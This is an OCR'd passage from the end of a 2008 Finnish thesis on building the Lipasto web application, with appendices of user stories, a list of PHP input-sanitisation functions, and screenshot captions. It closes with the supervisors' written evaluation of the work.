
- Käyttäjä voi muokata ja poistaa omia kommentteja
- Käyttäjä voi muuttaa oman kuvan kansiota ja kuvatekstiä sekä poistaa kuvan
- Käyttäjä voi muuttaa videon kansiota ja kuvausta sekä poistaa videon
- Käyttäjä voi lisätä uuden kuvan
- Käyttäjä voi luoda uudelle kuvalle kansion
- Käyttäjä voi antaa uudelle kansiolle nimen ja kuvauksen
- Käyttäjä voi luoda uuden kansion johon kuvia ja videoita voi lisätä
- Käyttäjä voi kirjoittaa uudelle kuvalle kuvauksen
- Käyttäjä voi lisätä uuden videon
- Käyttäjä voi kirjoittaa uudelle videolle otsikon
- Käyttäjä voi määritellä uudelle videolle kansion
- Käyttäjä näkee listan Lokeron jäsenistä
- Käyttäjä voi katsella tietyn Lokeron jäsenen tarkempia tietoja
- Käyttäjä voi kutsua uusia jäseniä Lokeroon
- Käyttäjä voi muokata omia tietojaan
- Käyttäjä voi vaihtaa salasanansa
- Käyttäjä voi testata oman kotisivunsa osoitteeksi antamansa osoitteen toimivuuden
- Käyttäjä voi vaihtaa oletus-Lokeroaan
- Käyttäjä voi kirjautua ulos järjestelmästä
- Ylläpitäjä voi hyväksyä kutsuja
- Ylläpitäjä voi kutsua uusia jäseniä Lokeroon ilman toisen hyväksyntää
- Lokeron omistaja voi ottaa ylläpitäjältä ylläpitäjä-oikeuden pois

Liite 10: Lista käyttämistämme syötteidenpuhdistusfunktioista


- int_val
- mysql_real_escape_string
- strlen
- is_uploaded_file
- strip_tags
- nl2br
- htmlspecialchars
- trim
- str_replace
- stripslashes
- isset
- in_array

Liite 11: Kuvakaappaus Lipaston etusivusta

Liite 12: Kuvakaappaus yksittäisen Lokeron etusivusta




Liite 13: Kuvakaappaus Galleria-sivusta



Liite 14: Kuvakaappaus Lataa tiedosto-sivusta

Liite 15: Kuvakaappaus Jäsenet-sivusta



Tietojenkäsittely / Salo

OPINNÄYTETYÖN ARVIOINTI

Tekijät	**Toni Korpela, Kalle Palokankare**
Työn nimi	**Lipasto-sovelluksen toteuttaminen**
Yleisarvio	Työssä näkyy tekijöiden ammattitaito, kyky oppia uutta ja halu kehittyä paremmaksi. Sovelluksen ohjelmointi on ollut erittäin asiantuntevaa, puutteet liittyvät projektin määrittelyyn ja sovelluksen ja projektin dokumentaatioon.
Aiheen tai kehittämistehtävän asettelu ja suunnitelma	Lipasto-järjestelmän toteuttaminen on antanut hyvän mahdollisuuden soveltaa ja kehittää ammatillisia taitoja. Puutteena voidaan nähdä se, että projektilla ei ole toimeksiantajaa, jolloin esim. järjestelmäversioiden hyväksymistestaukset ja -kokoukset jäävät pois. Opinnäytetyöprojektin määrittely ja rajaus olisi voinut olla hieman selkeämpi: mitkä olivat opinnäytetyöprojektin tavoitteet (esim. esitellä Lipaston tiettyjen osien ohjelmointityötä vaiko esitellä Lipastoa tuotteena), mitkä asiat kuuluivat Lipasto-projektiin, mutta eivät sisältyneet opinnäytetyöhön.
Tehtävän toteutus ja tulokset	Työmenetelmiä, käytettyjä apuvälineitä ja niiden valintaperusteita on selostettu erinomaisesti. Lipaston ohjelmointi on ollut ammattimaista ja asiantuntevaa, erityisesti käyttöliittymän suunnittelu ja toteutus ja tietoturvanäkökohtien huomioiminen ohjelmakoodissa. Tekijät esittävät projektista arvioita ja huomioita, jotka ovat hyödyllisiä muille ohjelmoijille. Raportin perusteella sovelluskehityksessä ei ole ollut selkeitä vaiheita protoversioineen ja testauksineen. Järjestelmän testausta ei ole dokumentoitu. Raportissa olevien näyttökaappausten perusteella testidatan määrä on ollut hyvin pieni, Lokeroita on vain yksi ja vain ohjelmoijat itse ovat testanneet järjestelmää. Raportista ei käy selkeästi ilmi, mitkä osat Lipastosta toteutuivat, mitkä eivät. Lopussa olisi voinut enemmänkin arvioida, osoittautuivatko alussa tehdyt menetelmä- ja välinevalinnat hyödyllisiksi, helpottivatko vaiko vaikeuttivatko työtä (ohjelmointistandardi, phpDocumentor jne.)
Raportointi ja dokumentointi	Järjestelmästä on tehty sinänsä oikeanlaisia dokumentteja, mutta dokumentointi tuntuu hieman sattumanvaraiselta. Järjestelmän kuvauksissa, käyttöliittymässä, käsitemallissa ja tietomallissa on käytetty eri käsitteitä, joiden vastaavuutta ei ole dokumentoitu. Järjestelmän käsitteiden selostusta, käsiteluetteloa synonyymeineen, ei ole. Raportin rakenne on selkeä. Kielellinen ilmaisu kehittyi prosessin aikana huomattavasti. Jonkin verran on vielä monimutkaisia, monesta lauseesta koostuvia virkkeitä. Tekstikappaleet voisivat olla tasapainoisempia: toisaalla on liian lyhyitä alalukuja ja toisaalla pitkiä tekstejä ilman kappalejakoja. Suullinen esitys oli hyvin valmisteltu ja onnistui hyvin.
Opinnäytetyö-prosessi	Työskentely oli määrätietoista ja sujuvaa ja yhteistyö ja kommunikointi tekijöiden välillä näytti toimivan todella hyvin. Työskentely perustui tekijöiden omaan ajatteluun ja ammattitaitoon ja tekijät osasivat soveltaa ohjeita ja ohjauksessa saamaansa palautetta omatoimisesti ja onnistuneesti. Mallikas prosessi!

Salossa 29.4.08 Päivi Nygren

Päivi Nygren

Päivi Killström

Päivi Killström